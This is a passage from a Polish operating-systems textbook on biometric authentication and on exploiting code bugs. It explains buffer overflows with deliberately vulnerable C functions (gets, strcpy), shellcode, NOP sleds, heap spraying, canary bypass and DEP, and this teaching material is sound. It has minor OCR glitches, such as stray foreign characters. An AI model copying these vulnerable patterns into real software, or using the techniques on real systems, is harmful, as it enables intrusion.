analizę zużycia energii. Obserwacja energii elektrycznej zużywanej podczas wielokrotnie wykonywanych operacji szyfrowania może pomóc ekspertowi wyposażonemu w odpowiednie narzędzia w odkryciu tajnego klucza. Także czas szyfrowania w zależności od stosowania kluczy może dostarczyć stronie atakującej cennych informacji o właściwym kluczu.

9.6.2. Uwierzytelnianie z wykorzystaniem technik biometrycznych

Trzecia metoda uwierzytelniania polega na mierzeniu i porównywaniu fizycznych cech użytkownika, które z natury rzeczy trudno sfałszować. Ta metoda wykorzystuje techniki *biometryczne* [Boulgouris et al., 2010], [Campisi, 2013]. Przykładowo połączony z komputerem czytnik linii papilarnych lub urządzenie weryfikujące głos użytkownika może z powodzeniem weryfikować jego tożsamość.

Działanie typowego systemu biometrycznego składa się z dwóch kroków: rejestracji i identyfikacji. Na etapie rejestracji wybrane cechy fizyczne użytkownika są mierzane, a wyniki tego pomiaru są tłumaczone na reprezentację cyfrową. Najważniejsze właściwości pobranych danych są wyodrębniane i składowane w rekordzie skojarzonym z danym użytkownikiem. Odpowiedni rekord może być składowany w centralnej bazie danych (np. na potrzeby logowania z poziomu zdalnego komputera) lub na karcie intelligentnej, którą użytkownik nosi przy sobie i którą umieszcza w zdalnym czytniku (np. bankomacie).


Drugim etapem jest identyfikacja. Użytkownik w pierwszej kolejności wpisuje swoją nazwę. System wykonuje następnie ponowny pomiar wybranej cechy biometrycznej. Jeśli nowe wartości odpowiadają wartościom zgromadzonym na etapie rejestracji, próba logowania jest akceptowana; w przeciwnym razie próba logowania zostaje odrzucona. Nazwa logowania jest w tym przypadku konieczna, ponieważ pomiary cech biometrycznych nigdy nie są stuprocentowo zgodne (w pełni powtarzalne), co z kolei utrudnia ich indeksowanie i efektywne przeszukiwanie. Co więcej, dwie osoby mogą mieć zbliżone lub identyczne cechy biometryczne, zatem dopasowywanie wyników pomiaru do cech konkretnego użytkownika jest bezpieczniejsze niż ich zestawianie z danymi zarejestrowanymi dla wszystkich użytkowników.

Weryfikowana cecha biometryczna powinna być na tyle zmienna, aby system mógł na jej podstawie bezbłędnie rozróżnić wielu użytkowników. Dobrym przykładem cechy biometrycznej, która nie nadaje się do tego rodzaju zastosowań, jest kolor włosów, ponieważ zbyt wiele osób cechuje identyczny kolor. Stosowana w tej roli charakterystyka nie powinna też podlegać zmianom w czasie — także w tym aspekcie kolor włosów okazuje się kiepskim wyborem. Z podobną sytuacją mamy do czynienia w przypadku głosu, który może się zmieniać wskutek zimna, oraz twarzy, której wygląd w dużej mierze zależy od stanu zarostu (obecnego lub brakującego na etapie rejestracji użytkownika). Ponieważ późniejsze próby nigdy nie pasują w stu procentach do wartości zgromadzonych w trakcie rejestracji, projektanci systemu muszą zdecydować, na ile precyzyjne dopasowania powinny być akceptowane. W szczególności powinni określić, co jest gorsze — sporadyczne odrzucanie próby uwierzytelnienia uprawnionego użytkownika czy sporadyczna akceptacja próby uwierzytelnienia podjętej przez oszusta. Administrator witryny sklepu internetowego może zdecydować, że odrzucenie próby uwierzytelnienia lojalnego klienta będzie gorsze niż akceptacja niewielkiej liczby nieuprawnionych żądań; z drugiej strony sporadyczne odrzucenie przez system ośrodka badań nad bronią jądrową żądania dostępu uprawnionego pracownika będzie lepsze niż choćby jednorazowe dopuszczenie do tajemnic osoby nieuprawnionej.

Przeanalizujmy teraz wybrane techniki biometryczne, które wykorzystuje się do uwierzytelniania użytkowników systemów komputerowych. Zdziwiająco praktyczną i skuteczną techniką jest analiza długości palców. Jeśli administrator systemu zdecyduje się na zastosowanie tej metody, każdy komputer jest wyposażany w urządzenie podobne do tego z rysunku 9.16. Użytkownik kładzie swoją dłoń na urządzeniu, które mierzy długość wszystkich jego palców i porównuje z długościami zapisanymi w bazie danych.

Pomiary długości palców nie są jednak doskonałe. Tak zabezpieczony system można zaatakować z wykorzystaniem modeli dloni z gipsu paryskiego lub innego materiału.

Inną techniką biometryczną powszechnie stosowaną w rozwiązaniach komercyjnych jest *rozpoznanie tęczówki*. Nie istnieją dwie osoby z identycznymi tęczówkami (nawet wśród z pozoru identycznych bliźniąt), zatem rozpoznanie tęczówek jest równie skuteczne jak analiza linii papilarnych, ale łatwiejsze do zautomatyzowania [Daugman, 2004]. Wystarczy, że użytkownik spojrzy w obiektyw aparatu (z odległości nie większej niż metr), który sfotografuje jego oczy i wyodrębnii z pobranego obrazu pewne charakterystyki w procesie określonym mianem *transformacji falkowej Gabora* (ang. *Gabor wavelet transformation*), po czym skompresuje otrzymany wynik do 256 bajtów. Gotowy łańcuch jest porównywany z wartością uzyskaną podczas rejestracji danego użytkownika — jeśli *odległość Hamminga* (ang. *Hamming distance*) dzieląca oba łańcuchy nie przekracza przyjętego progu, próba uwierzytelniania jest akceptowana. (Odległość Hamminga pomiędzy dwoma łańcuchami bitów jest równa minimalnej liczbie zmian potrzebnych do przekształcenia jednego z tych łańcuchów w drugi).



Rysunek 9.16. Urządzenie mierzące długość palców

Każda technika uwierzytelniania wykorzystująca obrazy jest narażona na próby podszywania się intruzów pod uprawnionych użytkowników. Intruz może np. podejść do atakowanego urządzenia (np. kamery wbudowanej w bankomat) w ciemnych okularach wyglądających identycznie jak okulary noszone przez prawowitego właściciela karty płatniczej. Co więcej, skoro kamera bankomatu może wykonać dobre zdjęcie tączówki z odległości metra, równe dobrze może to zrobić każdy z nas (a jeśli korzystamy z teleobiektywu, fotografię odpowiedniej jakości możemy wykonać z dużo większej odległości). Właśnie dlatego konstruktorzy tego rodzaju urządzeń wykorzystują rozmaite zabiegi dodatkowe, jak każdorazowe stosowanie lampy błyskowej, tyle że nie dla doświetlenia obrazu, tylko w celu zbadania prawidłowej reakcji żrenicy lub sprawdzenia, czy jakiś amator fotografii poradził sobie z efektem czerwonych oczu (występującym w razie zastosowania lampy, ale niewidocznym na zdjęciach wykonywanych bez użycia tego urządzenia). Na lotnisku w Amsterdamie technologia rozpoznawania tączówki jest wykorzystywana od 2001 roku, dzięki czemu podróżni często korzystający z tego portu mogą niemal bez żadnych kontroli przechodzić przez stanowiska służb imigracyjnych.

Nieco inną techniką jest analiza podpisów. Użytkownik składa podpis, posługując się specjalnym piórem podłączonym do komputera, a komputer porównuje ten podpis ze wzorcem składowanym na centralnym serwerze lub na karcie intelligentnej. Jeszcze skuteczniejszym rozwiązaniem jest rezygnacja z porównywania samego podpisu na rzecz porównywania ruchów pióra i nacisku na podłożu. Dobry fałszerz może bez trudu podrobić podpis, ale nie dysponuje wiedzą niezbędną do precyzyjnego określenia kolejności dotknięć podłożu, szybkości wykonywanych ruchów i nacisku pióra na podłożu.

Schematem wymagającym minimalnej liczby dodatkowych, wyspecjalizowanych urządzeń jest identyfikacja głosu [Kaman et al., 2013]. W zupełności wystarczy nam mikrofon (lub nawet telefon); za realizację pozostałych zadań odpowiada oprogramowanie. Inaczej niż systemy rozpoznawania mowy, które próbują określić, co mówi dany użytkownik, systemy biometryczne identyfikujące głos mają na celu tylko określenie, kim jest spiker. Niektóre systemy oczekują od użytkowników wypowiadania tajnych haseł, jednak ich skuteczność jest dyskusyjna — intruz może przecież nagrać i odtworzyć to hasło. Bardziej zaawansowane systemy wyświetlają lub wypowiadają jakieś słowo lub zdanie i oczekują od uwierzytelnianego użytkownika powtóżenia

tego wyrażenia (podczas każdej próby logowania wykorzystuje się inny tekst). Niektóre firmy próbują stosować techniki identyfikacji głosu w takich zastosowaniach jak zakupy przez telefon, ponieważ ta forma identyfikacji jest trudniejsza do podrobienia niż identyfikacja z użyciem kodów PIN. W celu zwiększenia dokładności techniki rozpoznawania głosu mogą być łączone z innymi technikami biometrycznymi — np. rozpoznawaniem twarzy [Tresadern et al., 2013].

Moglibyśmy oczywiście dalej wyliczać przykłady technik biometrycznych, jednak ograniczymy się do analizy dwóch skrajnych przykładów, które powinny nam ułatwić zrozumienie istoty tej koncepcji. Koty i inne zwierzęta oznaczają swoje terytorium, oddając mocz na granicy tego terenu. Wydaje się więc, że koty potrafią identyfikować inne osobniki w ten sposób. Przypuśćmy, że komuś udało się opracować niewielkie urządzenie zdolne do błyskawicznej analizy moczu człowieka i bezbłędnie identyfikujące osobniki naszego gatunku. Można by wyposażyć w to urządzenie dosłownie każdy komputer — wystarczyłoby przekazać dyskretny komunikat: Aby zalogować się w systemie, złożź próbkę we wskazanym miejscu. System w tej formie byłby niemożliwy do złamania, ale zapewne natknąłby się na poważne problemy z akceptacją wśród użytkowników.

Kiedy powyższy akapit został umieszczony w poprzednim wydaniu tej książki, miał on być — przynajmniej częściowo — żartem. Już tak nie jest. W ramach prac nad imitacją życia naukowcy opracowali systemy rozpoznawania zapachu, które mogą być wykorzystane w systemach biometrycznych [Rodriguez-Lujan et al., 2013]. Czy technologia Smell-O-Vision również zostanie wykorzystana jako technika biometryczna?

Z podobną sytuacją mielibyśmy do czynienia w przypadku systemu złożonego z pineski i małego spektrogrału. Użytkownik miałby nacisnąć kciukiem pineskę, aby spuścić kroplę krwi analizowaną następnie przez spektrograf. Dotychczas nikt nie opublikował niczego na ten temat, ale są prowadzone prace poświęcone wykorzystaniu obrazu naczyń krwionośnych w celach biometrycznych [Fuksis et al., 2011].

Problem w tym, że każdy schemat uwierzytelniania musi być psychologicznie akceptowalny dla społeczności użytkowników. System mierzący długość palców prawdopodobnie nie będzie stwarzał żadnych fizycznych trudności użytkownikom, ale już tak nieinwazyjna metoda jak rejestracja w systemie linii papilarnych bywa odrzucana przez użytkowników, którzy kojarzą tę czynność z kryminalistami. Pomimo to firma Apple wprowadziła tę technologię w urządzeniu iPhone 5S.

9.7. WYKORZYSTYWANIE BŁĘDÓW W KODZIE

Jednym z głównych sposobów na to, by włamać się do czyjegoś komputera, jest wykorzystanie luk w oprogramowaniu działającym w jego systemie. Ma to na celu takie zmodyfikowanie programu, by działał inaczej, niż zamierzał programista. Popularnym sposobem ataku jest technika *pobierania plików bez wiedzy użytkownika* (ang. *drive-by download*). W tym ataku cyberprzestępca infekuje przeglądarkę użytkownika poprzez umieszczenie złośliwej zawartości na serwerze WWW. Kiedy użytkownik odwiedzi tę stronę, dochodzi do zainfekowania przeglądarki. Czasami serwery WWW są w całości prowadzone przez napastników. W takim przypadku cyberprzestępcy szukają sposobu, aby zachęcić użytkownika do odwiedzenia ich witryny (często uciekają się do przesyłania spamu z obietnicami darmowego oprogramowania lub filmów). Możliwa jest również sytuacja, w której napastnicy umieszczają złośliwą zawartość na legalnie działających stronach WWW (np. portalach z ogłoszeniami lub forach dyskusyjnych). Nie tak dawno w ten sposób zaatakowano witrynę internetową Miami Dolphins — zaledwie kilka dni przed Super Bowl,

jednym z najbardziej oczekiwanych sportowych wydarzeń roku, którego klub Miami Dolphins był gospodarzem. W tym czasie strona internetowa klubu była niezwykle popularna, dlatego zainfekowanych zostało wielu odwiedzających ją użytkowników. Po początkowej infekcji w ataku *drive-by-download* kod napastnika działający w przeglądarce pobiera faktycznie złośliwe oprogramowanie (*malware*), uruchamia je, a następnie wprowadza zmiany w konfiguracji przeglądarki, aby złośliwy program uruchomił się przy każdym starcie systemu.

Ponieważ jest to książka poświęcona systemom operacyjnym, skoncentrujemy się w niej na sposobach obejścia zabezpieczeń systemów operacyjnych. Nie opisaliśmy wielu sposobów wykorzystania błędów w oprogramowaniu do atakowania witryn WWW i baz danych. W typowym scenariuszu ktoś odkrywa błąd w systemie operacyjnym, po czym odnajduje sposób wykorzystania tego błędu do przejęcia kontroli nad komputerem, na którym pracuje nieprawidłowy kod. Ataki *drive-by-download* także niezbyt dokładnie pasują do prezentowanego tematu, ale jak się przekonamy, wiele luk i eksplotów w aplikacjach użytkowych jest stosowanych również w odniesieniu do jądra.

W słynnej książce Lewisa Carrolla *Po drugiej stronie lustra* Czerwona Królowa zabiera Alicję na szalony bieg. Biegają tak szybko, jak się da, ale niezależnie od tego, jak szybko biegają, zawsze są w tym samym miejscu. To dziwne — pomyślała Alicia i powiedziała: — W naszym kraju, jeśli się przez długi czas biegnie tak, jak my, to zwykle dociera się w inne miejsce. — To musi być bardzo powolny kraj! — odpowiedziała Królowa. — Tutaj trzeba biec, żeby pozostać w tym samym miejscu. Jeśli chcesz dotrzeć gdzieś indziej, musisz biec co najmniej dwukrotnie szybciej!

Efekt Czerwonej Królowej jest typowy dla „wyścigów zbrojeń” w procesie ewolucji. W ciągu milionów lat ewoluowali zarówno przodkowie zebr, jak i lwów. Zebry stały się szybsze i poprawiły wzrok, słuch i powonienie — wykształciły więc bardzo przydatne cechy do tego, by móc uciec lwom. Ale lwy również stały się szybsze, większe, cichsze i lepiej zamaskowane — zatem wykształciły cechy przydatne do polowania na zebry. Zatem, mimo że zarówno lwy, jak i zebry „poprawiły” swoje projekty, żadne z tych zwierząt nie poprawiło swoich cech na tyle, aby prześignąć drugą stronę w walce o przetrwanie. Dlatego właśnie oba gatunki nadal żyją dziko w naturze. Lwy i zebry wciąż trwają w swoim „wyścigu zbrojeń”. Biegają po to, by pozostać w miejscu. Efekt Czerwonej Królowej ma również zastosowanie w wykorzystywaniu luk w programach. Ataki stają się coraz bardziej wyrafinowane, aby mogły pokonywać coraz bardziej zaawansowane środki bezpieczeństwa.

Mimo że każda luka w zabezpieczeniach wynika z konkretnego błędu w kodzie konkretnego programu, istnieje wiele ogólnych, powtarzalnych kategorii błędów i scenariuszy ataku z ich wykorzystaniem, którym warto poświęcić trochę uwagi. W poniższych punktach przeanalizujemy nie tylko szereg sposobów wykorzystywania błędów, ale także środków zaradczych pozwalających je unieszkodliwić. Omówimy również sposoby obchodzenia środków zaradczych, a nawet kilka sposobów pokonywania metod obchodzenia środków zaradczych itd. W ten sposób można uzyskać dobry obraz wyścigu zbrojeń pomiędzy napastnikami a obrońcami. Można też dowiedzieć się, co to znaczy побiegać z Czerwoną Królową.

Naszą dyskusję zaczniemy od omówienia czcigodnego przepełnienia bufora — jednej z najważniejszych technik wykorzystywania błędów w oprogramowaniu w historii komputerowych zabezpieczeń. Używano jej już w pierwszym robaku internetowym napisanym przez Roberta Morrisa juniora w 1988 roku i nadal jest ona powszechnie stosowana. Pomimo istnienia wielu środków zaradczych naukowcy przewidują, że błędy przepełnienia bufora będą wykorzystywane jeszcze co najmniej przez jakiś czas [van der Veen, 2012]. Błędy przepełnienia bufora idealnie nadają się do wprowadzenia w tematykę trzech spośród najważniejszych mechanizmów zabezpieczeń dostępnych w najbardziej nowoczesnych systemach: tzw. *kanarków* (ang. *stack canaries*),

mechanizmów zapobiegania wykonywaniu danych (ang. *data execution protection*) oraz losowego generowania układu przestrzeni adresowej (ang. *address-space layout randomization*). Następnie omówimy inne techniki wykorzystywania błędów w oprogramowaniu — takie jak ataki z wykorzystaniem ciągów formatujących oraz „wiszących wskaźników” (ang. *dangling pointers*). Zatem przygotuj się i włóż swój czarny kapelusz!

9.7.1. Ataki z wykorzystaniem przepełnienia bufora

Jednym z najbogatszych źródeł ataków jest to, że niemal wszystkie systemy operacyjne i aplikacje (w większości) są pisane w języku programowania C lub C++ (głównie dlatego, że języki te są szczególnie lubiane przez programistów i oferują możliwość komplikacji do postaci wyjątkowo wydajnego kodu obiektowego). Okazuje się jednak, że żaden kompilator — ani języka C, ani C++ — nie weryfikuje granic tablic. Przykładowo funkcja biblioteczna języka C `gets`, która odczytuje łańcuch znaków, odczytuje串 (o nieznanych rozmiarach) do bufora o stałym rozmiarze, ale bez sprawdzania przepełnienia. Z tego powodu notorycznie jest przedmiotem tego rodzaju ataku (niektóre kompilatory nawet wykrywają użycie funkcji `gets` i generują ostrzeżenie).


W związku z tym następująca sekwencja kodu również nie zostanie sprawdzona:

```
01. void A() {  
02.     char B[128];           /* zarezerwowanie na stosie bufora o rozmiarze 128 bajtów */  
03.     printf("Wpisz komunikat loga:");  
04.     gets(B);             /* przeczytanie do bufora ze standardowego wejścia komunikatu dziennika */  
05.     writeLog(B);          /* wprowadzenie sformatowanego ciągu do pliku dziennika */  
06. }
```

Funkcja `A` reprezentuje nieco uproszczoną procedurę rejestrowania. Za każdym razem, gdy funkcja się wykonuje, zachęca użytkownika do wpisania komunikatu przeznaczonego do umieszczenia w dzienniku, a następnie odczytuje wszystko, co użytkownik wpisze, do bufora `B` przy użyciu bibliotecznej funkcji `gets`. Wreszcie wywołuje funkcję użytkownika `writeLog`, która prawdopodobnie zapisuje wpis do dziennika w atrakcyjnym formacie (np. dodając do wiadomości datę i godzinę, aby późniejsze przeszukiwanie logu było łatwiejsze). Założymy, że funkcja `A` jest częścią uprzywilejowanego procesu, np. programu, który ma ustawiony bit SETUID użytkownika `root`. Napastnik, któremu uda się przejąć kontrolę nad tym procesem, ogólnie rzecz biorąc, sam uzyska uprawnienia administratora.

Powyższy kod zawiera poważny błąd, choć na pierwszy rzut oka nie musi to być oczywiste. Problem jest spowodowany przez to, że funkcja `gets` odczytuje znaki ze standardowego wejścia aż do napotkania znaku nowego wiersza. Funkcja „nie ma pojęcia”, że bufor `B` może pomieścić tylko 128 bajtów. Założymy, że użytkownik wpisze 256 znaków. Co się stanie z pozostałymi 128 bajtami? Ponieważ funkcja `gets` nie sprawdza przekroczenia granic bufora, pozostałe bajty również będą przechowywane na stosie, jakby bufor miał rozmiar 256 bajtów. Wszystko, co było wcześniej zapisane w pod tymi adresami pamięci, zostanie nadpisane. Konsekwencje są zazwyczaj fatalne.

Na rysunku 9.17(a) pokazano strukturę wykonywanego programu głównego, którego zmienne lokalne zostały umieszczone na stosie. Przyjmijmy, że w pewnym momencie program główny wywołuje procedurę `A` (patrz rysunek 9.17(b)). Standardowa sekwencja wywołania rozpoczyna od odłożenia na stos adresu powrotu (wskażującego na instrukcję po wywołaniu). Program główny przekazuje następnie sterowanie procedurze `A`, która zmniejsza wskaźnik o 128 w celu zaallokowania przestrzeni dla zmiennych lokalnych tej procedury (bufor `B`).



Rysunek 9.17. (a) Wykonywanie głównego programu; (b) sytuacja po wywołaniu procedury A; (c) przykład przepelnienia bufora (wyróżnione szarym kolorem)

Zatem co dokładnie się stanie, jeśli użytkownik wprowadzi więcej niż 128 znaków? Taką sytuację pokazano na rysunku 9.17(c). Jak już wspomniano, funkcja `gets` skopiuje wszystkie bajty do bufora i poza bufor, potencjalnie zastępując wiele informacji na stosie, ale w szczególności adres powrotu, który został odłożony na stos wcześniej. Innymi słowy, część wpisu dziennika wypełnia teraz miejsce pamięci, zawierające — zgodnie z tym, co zakłada system — instrukcję skoku, która ma być wykonana po zwróceniu sterowania przez funkcję. Jeśli użytkownik wpisał z klawiatury zwyczajny wpis dziennika, znaki komunikatu prawdopodobnie nie będą reprezentować prawidłowego kodu adresu. Kiedy funkcja A zwróci sterowanie, program podejmie próbę skoku do nieprawidłowego miejsca docelowego — taka operacja z pewnością nie wpłynie dobrze na system. W większości przypadków program natychmiast się zawiesi.

Załóżmy teraz, że nie mamy do czynienia z łagodnym użytkownikiem, który przez pomyłkę wpisał zbyt długi komunikat, ale z napastnikiem, który wprowadził specjalnie przygotowany komunikat mający na celu zmodyfikowanie przepływu sterowania w programie. Przypuśćmy, że napastnik wprowadził dane wejściowe, które zostały starannie spreparowane w taki sposób, aby zastąpić adres powrotu adresem bufora B. Ponieważ napastnik ma kontrolę nad zawartością bufora, może wypełnić go instrukcjami maszynowymi tak, aby uruchomić własny kod w kontekście pierwotnego programu. W efekcie napastnik nadpisał pamięć własnym kodem i uruchomił ten kod. Teraz program działa całkowicie pod kontrolą intruza. Może polecić mu wykonanie dowolnych instrukcji. Często kod intruza jest wykorzystywany do uruchomienia powłoki (np. za pomocą wywołania systemowego `exec`), co daje napastnikowi wygodny dostęp do maszyny. Z tego powodu taki kod jest powszechnie określany mianem *kodu powłoki* (ang. *shellcode*), nawet jeśli nie powoduje uruchomienia powłoki.

Problem dotyczy nie tylko programów korzystających z funkcji `gets` (choć lepiej nie używać jej w swoich programach), ale i dowolnego kodu, który kopiuje dane dostarczone przez użytkownika do bufora bez kontroli naruszania granic bufora. Dane użytkownika mogą zawierać parametry wiersza polecenia, zmienne środowiskowe, dane przesypane za pośrednictwem połączenia sieciowego lub dane odczytane z pliku użytkownika. Istnieje wiele funkcji, które kopią lub przenoszą takie dane, m.in. `strcpy`, `memcpy`, `strcat` i wiele innych. Oczywiście każda pętla zajmująca się przenoszeniem bajtów do bufora, którą samodzielnie napiszemy, także może być wrażliwa.

Czy napastnik może coś zrobić, jeśli nie wie dokładnie, gdzie znajduje się adres powrotu? Często intruz potrafi odgadnąć w *przybliżeniu*, gdzie znajduje się kod powłoki, ale nie potrafi tego określić *dokładnie*. W takim przypadku typowym zabiegiem jest poprzedzenie kodu powłoki ciągiem rozkazów NOP: sekwencją jednobajtowych instrukcji NO OPERATION (brak operacji), które nie wykonują żadnych działań. Jeśli tylko intruzowi uda się wykonać skok do jakiegokolwiek miejsca w ciągu rozkazów NOP, to ostatecznie i tak dotrze do kodu powłoki. Ciągi rozkazów NOP (tzw. *sanie NOP* — od ang. *NOP sled*) działają w odniesieniu do stosu, ale są także wykorzystywane na stercie. W przypadku sterty napastnicy często próbują zwiększyć swoje szanse, umieszczając „sanie NOP” i kod powłoki w wielu miejscach sterty; np. w przeglądarce złośliwy kod JavaScript może spróbować przydzielić jak najwięcej pamięci i wypełnić tę pamięć długą sekwencją „sań NOP” i niewielką ilością kodu powłoki. Następnie, jeśli intruzowi uda się zwieść przepływ sterowania i skierować do losowego adresu sterty, istnieje duża szansa, że sterowanie trafi do „sań NOP”. Proces ten nazywa się *natryskiwaniem sterty* (ang. *heap spraying*).

Kanarki

Jednym z powszechnie używanych mechanizmów obrony przed atakami opisanymi powyżej jest wykorzystanie tzw. *kanarków* (ang. *stack canaries*). Nazwa wywodzi się z branży górniczej. Praca w kopalni jest niebezpieczna. W korytarzach mogą gromadzić się toksyczne gazy, jak tlenek węgla, który może zatruwać górników. Co gorsza, tlenek węgla jest bezwodny, zatem górnicy mogą nawet nie zauważyc zagrożenia.

Z tego powodu w przeszłości przynosili oni kanarki do kopalni i wykorzystywali je do wcześniego ostrzegania. Każdy incydent wydzielania się tlenku węgla zabijał kanarka, zanim gaz zdążył wyrządzić szkodę jego właścicielowi. Jeśli ptak ginął, był to sygnał, aby wracać na powierzchnię.

W nowoczesnych systemach komputerowych nadal używa się kanarków (cyfrowych) w roli systemów wczesnego ostrzegania. Idea jest bardzo prosta. W miejscach, gdzie program wykonyuje wywołanie funkcji, kompilator wstawia kod, który zapisuje na stosie, bezpośrednio poniżej adresu powrotu, losową wartość kanarka. Za instrukcją powrotu sterowania z funkcji kompilator wstawia kod sprawdzający wartość kanarka. Jeśli wartość się zmieniła, to oznacza, że coś jest nie tak. W takim przypadku lepiej wcisnąć przycisk paniki i zakończyć działanie programu, niż je kontynuować.

Unikanie kanarków

Opisane powyżej zabezpieczenie w postaci kanarków jest skuteczne, ale w dalszym ciągu możliwych jest wiele ataków wykorzystujących przepełnienia bufora. Dla przykładu rozważmy fragment kodu pokazany na listingu 9.3. Wykorzystano na nim dwie nowe funkcje. strcpy to funkcja biblioteczna języka C, która kopiuje łańcuch znaków do bufora, natomiast funkcja strlen określa długość łańcucha.

Listing 9.3. Obejście kanarka — dzięki wcześniejszej modyfikacji zmiennej len napastnik może obejść kanarka i bezpośrednio zmodyfikować adres powrotu

```
01. void A (char *date) {  
02.     int len;  
03.     char B [128];  
04.     char logMsg [256];  
05.  
06.     strcpy (logMsg, date); /* najpierw kopujemy łańcuch znaków z datą do komunikatu dziennika */
```

```

07. len = str len (date); /* sprawdzamy, ile znaków jest w ciągu daty */ 08. gets (B);
/* pobranie właściwego komunikatu */
09. strcpy (logMsg+len, B); /* skopiowanie go za datą w komunikacie logMessage */
10. writeLog (logMsg); /* na koniec zapisanie wiadomości dziennika na dysku */
11. }

```

Tak jak w poprzednim przykładzie, funkcja *A* czyta komunikat dziennika ze standardowego wejścia, ale tym razem wyraźnie poprzedza go bieżącą datą (dostarczoną do funkcji *A* w postaci argumentu znakowego). Najpierw kopiuje datę do komunikatu dziennika (wiersz 6.). Ciąg daty może być różnej długości, w zależności od dnia tygodnia, miesiąca itd. I tak piątek ma 6 liter, ale poniedziałek — 12. To samo dotyczy miesięcy. Dlatego drugą czynnością, którą wykonuje kod, jest określenie liczby znaków w łańcuchu daty (wiersz 7.). Następnie funkcja pobiera dane wejściowe (wiersz 5.) i kopiuje do komunikatu dziennika, zaczynając bezpośrednio za ciągiem daty. Robi to poprzez wyznaczenie miejsca docelowego kopii. Powinna się ona zaczynać w miejscu wyliczonym jako początek wiadomości dziennika plus długość ciągu daty (wiersz 9.). Na koniec funkcja zapisuje log na dysk, tak jak wcześniej.

Załóżmy, że w systemie są wykorzystywane kanarki. Jak można zmienić adres powrotu? Sztuka polega na tym, że gdy napastnikowi uda się przepełnić bufor *B*, to nie stara się on natychmiast trafić w adres powrotu. Zamiast tego modyfikuje zmienną *len*, która znajduje się na stosie bezpośrednio nad adresem powrotu. Zmienna *len* w wierszu 9. służy jako przesunięcie, które określa, gdzie zostanie zapisana zawartość bufora *B*. Programista miał zamiar pominąć sam ciąg daty, ale ponieważ napastnik ma kontrolę nad zmienną *len*, może wykorzystać to do ominięcia kanarka i nadpisania adresu powrotu.

Ponadto przepełnienia bufora nie ograniczają się wyłącznie do adresu powrotu. Każdy wskaźnik funkcji, który jest osiągalny poprzez przepełnienie, jest „łakomym kąskiem”. Wskaźnik funkcji przypomina zwykły wskaźnik z tą różnicą, że wskazuje na funkcję zamiast na dane. Przykładowo w językach C i C++ programista może zadeklarować zmienną *f* jako wskaźnik na funkcję, która przyjmuje znakowy argument i nie zwraca wyniku, w następujący sposób:

```
void (*f)(char*);
```

Składnia być może wygląda trochę tajemniczo, ale w rzeczywistości to nic innego, jak deklaracja zmiennej. Ponieważ funkcja *A* z poprzedniego przykładu pasuje do powyższej sygnatury, możemy teraz zapisać *f=A* i wykorzystywać w naszym programie *f* zamiast *A*. Szczegółowe omówienie wskaźników na funkcje wykracza poza ramy tej książki. Zapamiętajmy jednak, że wskaźniki na funkcje są w systemach operacyjnych dość powszechnie stosowane. Przypuśćmy, że napastnikowi udało się nadpisać wskaźnik na funkcję. Kiedy program wywoła funkcję za pomocą wskaźnika na funkcję, to w rzeczywistości wywoła kod wstrzyknięty przez intruza. Aby eksplot zadał, wskaźnik na funkcję nie musi być nawet odłożony na stosie. Wskaźniki funkcji na stercie są tak samo przydatne. Jeśli napastnik zdoła zastąpić wartość wskaźnika na funkcję lub adres powrotu buforem zawierającym złośliwy kod, będzie w stanie zmienić przepływ sterowania w programie.

Zapobieganie wykonywaniu danych

Pewnie w tym momencie chciałbyś zwołać: chwileczkę! Przecież prawdziwą przyczyną problemu nie jest to, że napastnik może zastąpić wskaźniki funkcji i adres powrotu, ale to, że może wstrzyknąć kod i go uruchomić. A może by tak zakazać uruchamiania bajtów odłożonych na stosie lub zapisanych na stercie? Jeśli tak pomyślałeś, to znaczy, że miałeś objawienie. Jednak, jak

się wkrótce przekonamy, objawienia nie zawsze są w stanie zatrzymać ataki bazujące na przepełnieniu bufora. Pomimo to koncepcja jest właściwa. *Ataki polegające na wstrzykiwaniu kodu* (ang. *code injection attacks*) nie zadziałają, jeśli bajty wprowadzone przez napastnika nie będą mogły być uruchomione tak jak prawowy kod.

Nowoczesne procesory mają funkcję, która nosi popularną nazwę *bit NX* (od No-eXecute — dosł. nie uruchamiać). Funkcja ta jest bardzo przydatna do odróżniania segmentów danych (sterta, stos i zmienne globalne) od segmentów tekstu (zawierających kod). W wielu nowoczesnych systemach operacyjnych są mechanizmy, które mają zapewnić możliwość zapisywania określonych segmentów danych, ale zabronić ich uruchamiania. Z kolei segmenty tekstu mają mieć możliwość uruchamiania, ale nie mogą być zapisywane. W systemie OpenBSD zasada ta jest określana jako W^{X} lub $\text{W} \text{ XOR } \text{X}$. Oznacza ona, że pamięć może być zapisywana albo wykonywalna, ale nie może mieć obu tych cech jednocześnie. W systemach Mac OS X, Linux i Windows istnieją podobne systemy zabezpieczeń. Są one określone ogólną nazwą *zapobieganie wykonywaniu danych* (ang. *Data Execution Prevention — DEP*). Niektóre platformy sprzętowe nie obsługują bitu NX. W takim przypadku funkcja DEP nadal działa, ale jest realizowana w oprogramowaniu.

